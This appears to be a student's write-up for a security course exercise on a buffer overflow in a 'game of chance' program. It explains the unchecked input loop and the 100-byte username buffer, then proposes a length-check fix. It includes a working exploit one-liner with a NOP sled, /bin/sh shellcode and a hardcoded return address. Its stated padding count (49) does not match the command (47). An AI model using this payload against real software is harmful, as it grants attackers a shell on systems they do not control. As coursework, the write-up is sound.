

Kimlong Seng


Project 0

1. a. The vulnerability is in the game of chance is locate at the while loop, as it does not count how many inputs it is taking in.

b. Global variables.




c. Username buffer is 100 bytes.



1. knowing the overflow, we can inject the shell code binary into the program by using python


[Non operator 40 byte] [The shellcode 25 byte] [the 49 A print] [our memory location 0xffffc777]

(python -c 'print "\x90"\*40 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"\*47 + "\x77\xc7\xff\xff"')



1. To fix it, I make a function to count how many characters there are from the user input

And if the character is over 100 it will print out message and kick the user out of the program



Here is what happen if u try to enter more than 100 character

